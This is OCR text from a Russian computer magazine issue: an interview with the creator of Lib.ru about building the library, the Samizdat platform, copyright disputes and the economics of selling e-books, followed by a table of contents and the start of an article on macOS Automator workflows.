На одном сервере располагается библиотека и все остальные сайты, которые я взял на содержание. У меня много (штук двадцать) ресурсов — специализированные библиотечки. И отдельный сервер отведен для системы «Самиздат» и всех ее сайтов. Он порождает более серьезную нагрузку, поэтому для него всегда используется более «взрослое» железо, у библиотеки сервер слабее. С 2000 года, когда я купил свой собственный сервер, и по сей день я использую Linux, Linux и еще раз Linux. Были разные поколения железок, которые менялись одна на другую… но всегда был UNIX, который очень быстро стал Linux'ом, да так и остался.

GOTTA CATCH 'EM ALL

Прошло примерно полгода после того, как я запустился. Полгода после того, как я вылез в интернет и разместил там свои несчастные 20 мегабайт. И я захотел иметь не 20 мегабайт, а все, что там было.



40 000 ЧЕЛОВЕК В ДЕНЬ — ПИК ПОСЕЩАЕМОСТИ LIB.RU, ПРИШЕДШИЙСЯ НА 2006 ГОД

За пару месяцев я облазил весь русскоязычный интернет, нашел все книжки, которые там лежали (где бы то ни было, в какой бы то ни было форме), и все сгреб к себе. Разместить их у меня просто так было невозможно, потому что в любом месте, где они валялись, они были в собственной кодировке (у кого-то Windows, у кого-то KOI-8, TeX, где-то вообще транслит и так далее). Все эти файлы я греб на себя и насильственно, мучительно преобразовывал в свой собственный формат хранения: бестовская кодировка (практически перевернутая KOI), своя разметка, подписи и так далее.

Получаешь файл в KOI7-R — нужно конвертировать его под себя. Получаешь в кодировке ГОСТ, выясняется, что у тебя этой кодировки нет, и ты не понимаешь, как это делать. Методом тыка и подбора пишешь конвертер, который сперва определяет, как устроена эта кодировка, а потом конвертирует текст. У тебя образуется N + 1 кодировщик из еще одной кодировки на свете в твой формат. За несколько месяцев у меня получилось штук 15–20 таких преобразователей. Каждый приходящий текст я вручную преобразовывал и тащил к себе.

Потом обнаружилось, что в интернете, помимо отдельно лежащих страничек с книжками, попадаются выкладки старинных BBS. На них книг было достаточно много. После мне в руки попал CD с коллекцией текстов HarryFan (в основном научная фантастика), и я стал пополнять свою библиотеку оттуда. Одновременно читатели библиотеки, счет которым

ТЕКСТОВЫЕ РЕДАКТОРЫ


С Микромиром нас, студентов, познакомили в 1985 году. Тогда на мехмате стояли компьютеры СМ-4 под операционной системой RSX-11. На базе этой ОС были тесты, какие-то программы для обучения и среда с текстовым редактором Микромир.

Сравнивать его с VI несерьезно. VI и сейчас совершенно неработоспособен. А VI тогда… тогда он уже был, но, в 1985 году сунувшись в редактор Микромир, я до сих пор им и пользуюсь. Хотя это уже не сам Микромир, а его продолжатель — редактор РК.

Когда я перебрался на UNIX-компьютеры, там не было редактора РК, был только VI, которым ни один нормальный человек пользоваться не может. То есть может, конечно, и я могу, но это редактор, сделанный против человеческих мозгов.

Поэтому когда я перебрался с «Бест» на большие UNIX-компьютеры (SUN Spark), там были только VI и Emacs. Emacs гораздо более могучий редактор, но он тоже сделан против человеческой логики. Любые базовые команды там — против любого здравого смысла и ощущений нормального человека.

Я был вынужден сесть за макросы этого самого Emacs. Язык программирования макросов там Lisp. Я ковырялся где-то три или четыре недели, так как просто не мог им пользоваться. На редакторе Emacs я программировал себе редактор РК. Просто брал базовые команды из РК, которые привык иметь в штатных кнопках, описывал их кодом на Lisp и вешал на те же кнопки. С тех пор, где-то с 1991–1992 годов, я пользуюсь этим самым редактором РК, написанным на Emacs.





5 ГИГАБАЙТ ЗАНИМАЕТ НА НОУТБУКЕ МОШКОВА LIB.RU И ОКОЛО 105 ГИГАБАЙТ ЗАНИМАЕТ «САМИЗДАТ»

уже шел на сотни (сперва в месяц, а потом уже и на сотни в день), начали присылать книжки.

Получилось так: первый этап — я все тащил к себе. Потом нашел старые архивные подборки, и это была очень серьезная коллекция. На фидошных BBS хранились тысячи текстов, в количествах мегабайтов по 300, а то и по 500. А потом книги начали присылать люди. Тогда я забросил поиски, просто сел и «подставил руки». Каждый день кто-нибудь присылал мне по 10–15 книг. Никаких требований тогда не было. Я писал всем: «давайте мне файл, я разберусь». Файл присылали, и, если мне везло, он был в формате, с которым я уже имел дело. Я натравливал на него уже написанный скрипт и на выходе получал свой формат, а затем просто выкладывал файл и подписывал. Если файл присылали в чем-то экзотическом, я дописывал свои конвертеры и опять же — выкладывал файл.

Кто присылал книги? Если бы я знал. Для меня в 90% случаев существовали только e-mail'ы. Были люди, которые присылали много книг, с ними я рано или поздно знакомился. Но чаще люди одну-две книги присылали, исправляли, заменяли; я письмо получал, говорил «спасибо», и на этом мы расставались.

Нельзя сказать, что слали что-то конкретное. Фактически все, что сейчас есть в библиотеке, мне прислали. Фантастики там, конечно, было много, но присылали и классику, и переводников, и эзотерику, которую я бы сейчас уже не взял ни за что. Валилось все. Очень широкий спектр.

Когда книги присылают тысячи людей, то выделять что-то одно бессмысленно. Тысяча человек, и у каждого своя собственная кривая распределения любых книг. Все складывается вместе.

А вот разобраться с авторскими правами очень сложно и хлопотно, даже имея крупный коммерческий проект с большими деньгами и занимаясь оцифровкой книг. Нужно браться за это всерьез.

ВЕСЬ ЭТОТ КОПИРАЙТ

Вначале, много лет подряд, ни у кого не возникало никаких вопросов. В то время каждый брал то, что хотел. Было много специализированных библиотек, которые интересовала некая отдельно взятая тема. Они выходили в интернет и собирали все на эту тему. Были и, напротив, универсальные библиотеки, которые тянули на себя все подряд.

Я всегда ставил ссылки, если тексты пришли ко мне из каких-то конкретных библиотек. Если же тексты попадали ко мне прямой почтой, то я писал, только кто их прислал, кто гото-


Я писал всем: «давайте мне файл, я разберусь». Файл присылали, и, если мне везло, он был в формате, с которым я уже имел дело

вил, кто оцифровывал. Но библиотека, в которую можно просто выкладывать книжки… все это осталось в коммунистическом прошлом. Это тогда у нас был энтузиазм, и никто не знал, чего хочет, но все точно хотели, чтобы всем было хорошо. Лет 10–15 назад в такое можно было верить.

Было время, когда я считал, что мы соберем все книги на свете. Вообще ВСЕ. Ведь получалось, что у меня есть система, где много книг, куда приходят читатели, и читатели эту систему сами же пополняют. Казалось, что мы соберем всё.

А потом полезла фигня с авторскими правами и стало ясно — не собрать нам все книжки на свете. Либо нужно много миллионов денег, чтобы все их оцифровать, положить в ящик и оставить там. Потому что технически авторское право позволяет оцифровать все книги на свете. Но что ты будешь делать с этими книгами дальше? Торговать ими поштучно? Можно. А вот предоставить доступ к этим книгам всем желающим, как в библиотеке, — нельзя.

Тогда прошло несколько лет после первого интернет-бума. Все возникло, все пару раз продали, потом все рухнуло, но ощущение, что в интернете можно делать деньги, осталось у многих. У многих зашевелилась в мозгу мысль: «давайте придумаем, на чем в интернете действительно можно сделать денег».



Сейчас мы наблюдаем массу коммерческих проектов, выросших из того, что люди просто сидели и придумывали «как». Есть истории полного успеха, есть частичного. В конце концов, ярчайший пример — Apple с торговлей песнями или программками для iPhone. Взяли и на пустом месте придумали, как заработать денег. Идея торгануть книжками, торгануть файлами и заработать денег тогда тоже сидела у кого-то в мозгу. Как я понимаю, «КМ онлайн» решили, мол, мы сейчас книгами поторгуем и станем торговцами книгами.

Однако главный вопрос в том, как организовать торговлю книжками в интернете, где этих самых книжек изрядно. «КМ» пошел по одному из возможных путей. Сперва они прибрали к себе множество файлов, потом просто натырили файлов у всех остальных бесплатных библиотек. Затем нужно было включать торговлю, но торговле сильно мешало наличие, с одной стороны, бесплатных библиотек, а с другой — полное отсутствие договоренностей с авторами.

Возникла проблема, которую нужно было решать. «КМ онлайн» решили проблему следующим способом: устроили скандал, подняли шумиху и попытались прикрыть все бесплатные библиотеки. Скандал у них получился, шумиха тоже, но бесплатные библиотеки закрыть не вышло. Хотя библиотеки, безусловно, поняли тот месседж, который им прилетел, и тоже стали двигаться.

Главная проблема «КМ онлайн» — их торговля приносила очень мало денег. Они тратили куда больше. Расходы шли на ПО, на закупку прав, на содержание людей, которые всем этим занимались… деньги утекали, а приходило в несколько раз меньше. Вопрос — на сколько хватит твоего «кармана», долго ли ты сможешь держаться и ждать, когда у тебя подрастет приработок и ты начнешь меньше тратить и больше зарабатывать? Они не дождались.

Скандал с погоней за библиотеками был просто кусочком их плана. Они выбрали тактику наступления, на которую им не хватило денег. Проект закрылся.

После разбирательств с «КМ» я заручился поддержкой авторов. В основном книги этих авторов и остались в Lib.ru. Добавлять новые книги стало рискованно.

«САМИЗДАТ»

На сегодня наибольший интерес представляет система «Самиздат». Интерес к библиотеке давно остыл, а «Самиздат» — мой самый большой, самый мощный и самый растущий проект.

В 2000 году я подрядил своего знакомого, Пашу Петриенко, заняться программированием «Самиздата». Тогда у меня появились деньги от первой рекламы. Я решил — зачем мучиться, найму на деньги от рекламы программиста, и он будет писать мне сайт. Уже 12 лет он пишет движок «Самиздата» под моим чутким руководством. Я даю указания, объясняю. С первого, второго, третьего раза у нас получается то, что мне хочется.

Понятно, что читать 80% авторов «Самиздата»… лучше бы не читать их вовсе. Из оставшихся 20% действительно выдающихся тоже немного, хотя такие, безусловно, есть. Но все это не мешает им становиться более-менее известными и раскрученными. Так что некоторые фамилии авторов, кто в «Самиздате» довольно давно, — на слуху у многих.

Конечно, Стругацких у нас в «Самиздате» не родилось, но их не родилось нигде. Хотя сама модель правильная. Вот Сергей Лукьяненко был еще до интернета, но стал знаменит и популярен благодаря ему. После того как сняли кино, Лукьяненко вообще перешагнул на следующую ступень — он стал не популярным фантастом, он просто стал популярным. Но не будь интернета, узнал бы кто-нибудь из киноделов, что есть такой автор? Мог узнать, а мог и не узнать. То же самое может происходить с «Самиздатом».

Пока «Самиздат» авторов выносит наверх. То есть сперва «Самиздат», потом десятки тысяч читателей, а потом автора берут в бумажную печать. Таких, кто печатается, примерно человек 700–1000. Некоторые из них, несколько десятков человек, печатаются довольно неплохо.

Заработок на «Самиздате»… не знаю. Я часто наблюдаю, что у многих авторов прямо на страничках написано: «Если вам нравится моя книжка, вот мой номер счета». Не знаю, работает ли это, но такие надписи я вижу очень у многих. Возможно, это работает. Сейчас в «Самиздате» 70 тысяч человек, и он уже шесть лет запрещен в Узбекистане, пару лет запрещен в Казахстане. По слухам, он запрещен также в Киргизии. Причины этого мне не докладывали, но, думаю, они достаточно очевидны. Какой-нибудь диссидент (из тамошних) или родственник, видимо, пишет что-то этакое и размещает на «Самиздате».

У нас в стране тоже начали играть в эти игры. Позже, чем в Узбекистане, но приступили тотально. Найти на «Самиздате» что-то, что можно запретить, можно всегда, и, даже если там нет ничего запрещенного, ничего не стоит в любой момент это туда принести.

Три года назад некий пенсионер из города Череповца боролся с местными чиновниками за экологию окружающего пространства. Он выступал против нарушений экологии Череповецким металлургическим. Активно писал жалобы,

12

ЛЕТ ПРОСУЩЕСТВОВАЛ ПЕРВЫЙ КОД LENTA.RU, СДЕЛАННЫЙ ИЗ ТОГО САМОГО CGI-СКРИПТА БИБЛИОТЕКИ

доносы, прокламации, расклеивал листовки и требовал снять с должности чиновников, которые потворствуют всему этому. Его решили остановить.

Его самого никто не судил. Подали в суд против листовок. Листовки признали экстремистскими (снять с должностей чиновников — призыв к свержению действующей государственной власти) и подлежащими удалению. Предписание суда гласило: «удалить материалы этих листовок, расположенные по адресу такому-то», — у пенсионера был «хомячок» с этими листовками. А еще у него была страница на «Самиздате». Но так как адрес странички на «Самиздате» — это для них слишком сложно, они написали просто: «также материалы, расположенные по адресу www.zhurnal.lib.ru».

Есть реестр, который создали только сейчас — этой осенью, а еще есть список экстремистских материалов, который ведет Минюст. Это разные вещи. «Самиздат» попал в список экстремистских материалов по решению умника-судьи. Механизма по изъятию материалов из списка Минюста нет. То есть он есть, но нужно подавать в суд, опротестовать само дело, в котором было решение. А наше дело замечательно тем, что там даже человека нет — судили листовки. В конце концов я отчаялся с этим разбираться, подарил Минюсту домен, перенаправил указатели и на этом успокоился. «Самиздат» я перевел на другой домен (samlib.ru), который в их списках не значится.

ЧЕМ НАКОРМИТЬ ВСЕХ АВТОРОВ

После «КМ» начался «ЛитРес». Он организовался из нескольких бесплатных библиотек, которые больше всего пострадали от «КМ онлайн». Они занялись той же торговлей книжками, только по-другому. Они не стали гоняться за другими библиотеками, не стали тратить безумное количество денег. Они выживали за счет тех денег, что приносила им небольшая интернет-реклама. В аналогичных условиях они построили систему, которая работает. Потихоньку она захватывает мир. Но захватывает с большим трудом и скрипом, потому что торговать книгами до сих пор безумно тяжело.

Представьте, что вы хотите торговать книжками. Чтобы у вас хорошо покупали, у вас должны быть все книжки на свете. Абсолютно все. Но чтобы собрать все книги, нужно заключить договоры со всеми авторами мира. Что им предложить? «Давай мы заключим с тобой договор, и я буду торговать твоими книжками»?

Хорошо, допустим, автор соглашается, но говорит: «покажи мне хотя бы сто баксов». Берем 20 тысяч писателей, умножаем на сто баксов, и получается не очень симпатичная сумма. Причем 20 тысяч — это только современные писатели. Есть еще миллион умерших писателей, после которых тоже остались авторские права, где-то там. Ими тоже нужно торговать, но заключить договор на их книги еще сложнее, потому что права закопаны черт знает где, перепроданы и принадлежат внучатому племяннику внука от третьего брака.

Существует и другой вариант. Скажем, ты все же собрал денег, продал книжек, заработал лично себе на карман, но теперь нужно заплатить долю авторам. Хорошо, если у тебя всего десяток авторов, — ты просто отстегнул каждому. Условно говоря — заработал миллион, отдал на авторские права треть. Раздал эту треть десяти авторам, и у них получилось порядка тридцати тысяч на брата.

Но если делить не на десятерых, а на десять тысяч авторов? Каждому достанется по три бакса. Масса авторов скажет: «зачем мне эти три бакса? Что сейчас я торгую книгой за три бакса, что я бесплатно ее раскидаю... Пусть я ничего не получу, зато меня прочтут в пятьдесят раз больше людей». Это очень серьезное пороговое решение. Этот порог очень тяжело переступить. Литресовская практика такова: они сперва начали платить авторам, приманивать к себе, потом стали зарабатывать, потом опять платили... Этот плавный рост потихонечку работает, но до полного и тотального успеха им еще очень далеко. Авторы моментально захотели денег, причем все сразу, а заработать денег для всех сразу «ЛитРес», увы, не может.

Собрать все права вместе — невозможно. Точнее, возможно, но нужно очень много денег. А денег либо нет, либо они есть, но их мало.

Сейчас все издательства, которые печатают книги на бумаге, включают в договор права и на электронную копию книги. Издательства становятся держателями уже электронных прав и получают возможность торговать ими. А дальше у кого как — некоторые сливают эти права в интернет-магазины, некоторые создают свои интернет-магазины, кто-то пытается крутиться иначе.

Авторы почти всей современной издающейся литературы уже прошляпили и потеряли права на нее (именно на электронные версии). Права не в руках авторов, они улетели в зрительный зал. К кому-то. И этот кто-то аккумулирует их, пытается коммерчески использовать. Авторам за это платят, но опять же — если за бумажную книжку автор получает несколько сотен или тысяч долларов, то за цифру он получает несколько долларов, ну, может быть, несколько десятков или сотен долларов. Топовый автор — несколько тысяч долларов в год.

Ситуация с эксклюзивными правами тоже плоха: 90% авторов, отдав свои эксклюзивные права, ничего от этой отдачи не получают. Или получают несколько сотен рублей в год. Негатив, который направлен против достаточно успешных интернет-магазинов, крутится как раз вокруг этого. «Я подписал договор, отдал права, а деньги где?!» Встаньте на сторону магазина — твою книжку продали 30 раз. Вот тебе деньги за 30 твоих книжек. Да, вот ту книгу мы продали 580 раз, но тебя только 30. И что будешь делать в такой ситуации?

Невозможно накормить литературой больше сотни писателей. Во всей нашей стране денежных ресурсов — на 100–1000 писателей, а их 30 тысяч. Получается, что всегда кто-то будет работать даже не за гроши, а за копейку в год. И конечно, такие авторы подрывают монополию торговли, потому что многие из них готовы работать бесплатно, просто за интерес, за то, чтобы их читали. Конечно, они тоже мечтают, что их будут продавать, но когда их действительно начинают продавать, они получают пять баксов в год и как-то... обижаются. В том числе и на «ЛитРес». ⌶

150

МЕГАБАЙТ — ОБЪЕМ КНИЖЕК В РУНЕТЕ НА МОМЕНТ ПОЯВЛЕНИЯ LIB.RU В 1994 ГОДУ

100–800

ТЫСЯЧ ЧИТАТЕЛЕЙ В ГОД ИМЕЮТ ЛИДЕРЫ «САМИЗДАТА»

DDOS И ВЗЛОМЫ


DDoS у нас был. Нагрузка была в семьдесят раз больше обычной, 100 мегабит.

Запросы выглядели так: «remove that shit» и дальше шел адрес странички какого-то музыкального графомана (такие у нас тоже есть). Как я понимаю, дело было в том, что один рэпер поссорился с другим и DDoS'ил меня с требованием удалить музыкальную страницу этого несчастного. Что делать, пришлось уступить грубой силе, страницу я все-таки удалил :).

Была и пара взломов. Как-то раз мы проводили голосование на лучшую фантастическую книжку какого-то года и для этого установили модуль HTTPS. Как ни странно, он-то и оказался самым дырявым, сквозь него мне хакнули сервер. Дефейса, насколько я помню, не было. На сервере около 40 сайтов, взломали только один. Если и был дефейс, то дефейс этой HTTPS-голосовалки, одной из сорока.

Зато я помню, что в 2000 году сломали Lenta.ru и на дефейсе было сообщение — человек искал работу в компьютерной безопасности. Мол, возьмите меня на работу, вокруг такие лохи. Правда, не знаю, приняли его в итоге на работу или нет.

Здесь стоит учитывать, что весь софт у меня самопальный. Стандартные ломалки к нему не подходят. Да, нестандартные — самописные наверняка в состоянии что-нибудь ломануть, но с этим я уже ничего поделать не могу.



Preview


КАК ПРОДАВАТЬ ДРУЗЕЙ

ВКонтакте — зло? Группы со «смешными» картинками и бесконечными обсуждениями политики и всякого треша — беспросветный бред и тошняк? Просто ты не умеешь на всем этом зарабатывать. Паблики — отличный способ начать делать деньги на рекламе, занимаясь при этом интересными вещами. Для кого-то это может оказаться ценнейшим опытом первого настоящего проекта. Нужно продумывать все до мелочей — оформление, продвижение, работу с пользователями и администрацией ВКонтакте. Слишком сложно о, казалось бы, чем-то простом? Читай нашу инструкцию.





PC ZONE



ПОДНИМИТЕ МНЕ ВЕКИ
Поговорим об Automator и AppleScript — это мощнейшие инструменты, которые позволяют твоему любимому Mac делать максимум работы за тебя.

34 **PC ZONE**



БУНТАРИ БЕЗ ПРИЧИНЫ
Самые странные, оригинальные и бесполезные браузеры. Мы не думаем, что кто-то будет этим пользоваться. Просто интересно потыкать палочкой.

50 **X-MOBILE**



ОТСТУПЛЕНИЕ ДЕСКТОПОВ
Если тебе нравится читать и смотреть кино на твоем планшете, тебе наверняка придется по вкусу использовать его для всего остального. Но для этого нужен правильный набор ПО.




PHREAKING



ЧЕРЕЗ ЭМУЛЯЦИЮ К ЗВЕЗДАМ
Сетевая природа UNIX позволяет делать множество интересных вещей в домашней сети. Как ты сможешь убедиться сам, расшарить удается любое устройство.

76 **ВЗЛОМ**



АТАКА НА РОУТЕР
Исследуем уязвимость в прошивке популярного Wi-Fi-маршрутизатора ZyXEL Keenetic. Речь идет о дырке, позволяющей получить удаленный доступ.

92 **MALWARE**




САМЫЙ БЫСТРЫЙ АНТИВИРУС
Продолжаем поиски самого лучшего авера. На этот раз мы провели максимально тщательный тест скорости почти всех популярных продуктов на рынке.

ПОДНИМИТЕ МНЕ ВЕКИ

Михаил Еловских
wronglink@gmail.com

Как заставить Мак работать за тебя с помощью Automator и AppleScript

Современные операционные системы предлагают довольно большой набор различных встроенных инструментов и настроек, позволяющих более гибко организовать работу, избегая различных рутинных операций. Но все равно найдется еще тысяча мелких действий, которые не были учтены разработчиками. И тут на помощь нам приходят множественные скриптовые языки, в которых зачастую проблема решается на раз-два-три. Но сегодня мы рассмотрим еще одно решение с несколько иным подходом, на случай если, например, в программе не предусмотрен консольный режим. Этим решением является программа, входящая в состав стандартной поставки OS X под названием Automator.



Автоматор позволяет легко и быстро создавать workflow — по сути, скрипты, которые могут прекрасно интегрироваться с операционной системой. Отличие от традиционных bash-, Python-, Lua- и прочих скриптов в том, что вместо традиционного подхода с написанием кода ты в графическом виде собираешь скрипт из маленьких кирпичиков — событий и действий. В стандартной библиотеке этих базовых компонентов достаточно для различных случаев жизни, а если необходимо, можно ее существенно расширить, установив пакеты дополнений. Впрочем, обо всем по порядку.

При создании нового скрипта автоматор спросит о его типе. На выбор предлагается:

- **Workflow** — стандартный файл, запускаемый либо из GUI автоматора, либо через консоль командой automator.
- **Application** — воркфлоу, оформленный в виде отдельного приложения. Его можно запустить, не заходя в GUI.
- **Service** — специальный тип, позволяющий запускать скрипты в контексте приложений. После создания они будут доступны в пункте меню Services.
- **Print Plugin** — эти воркфлоу будут доступны в диалоге выбора принтера. Они принимают на вход PDF-версию печатаемого документа.
- **Folder Action** — привязываются к определенной папке и запускаются при добавлении файлов в эту папку.
- **Calendar Alarm** — скрипты запускаются по определенному событию в календаре.
- **Image Capture Plugin** — интеграция с сервисом захвата изображения. Workflow получает на вход изображение.


В статье мы рассмотрим несколько довольно интересных юз-кейсов, которые могут пригодиться любому пользователю OS X или подтолкнут читателей на написание новых рецептов.

ОБЪЕДИНЕНИЕ НЕСКОЛЬКИХ PDF-ФАЙЛОВ

В стандартной библиотеке автоматора есть ряд действий с PDF-документами. Что ж, оформим небольшой воркфлоу, который позволит в будущем объединять несколько отдельных файлов в один.

Оформим его в виде отдельного приложения, выбрав соответствующий тип в первом диалоге автоматора. Далее последовательно перетащим в наш скрипт такие действия: Ask for Finder Items — диалог выбора файлов, Combine PDF Pages — собственно действие компоновки в один файл и Move Finder Items — действие, сохраняющее полученный PDF-файл в указанную папку.

Вот и все, можно запустить скрипт, нажав на кнопку «Run» в правом верхнем углу окна автоматора.






WWW

Довольно продвинутые ресурсы, на которых собрано большое количество материала по автоматору:
www.automatedworkflows.com
automator.us
www.macosxautomation.com

Также есть твиттер робота Отто (персонажа из логотипа автоматора):
https://twitter.com/MACAUTOMATION

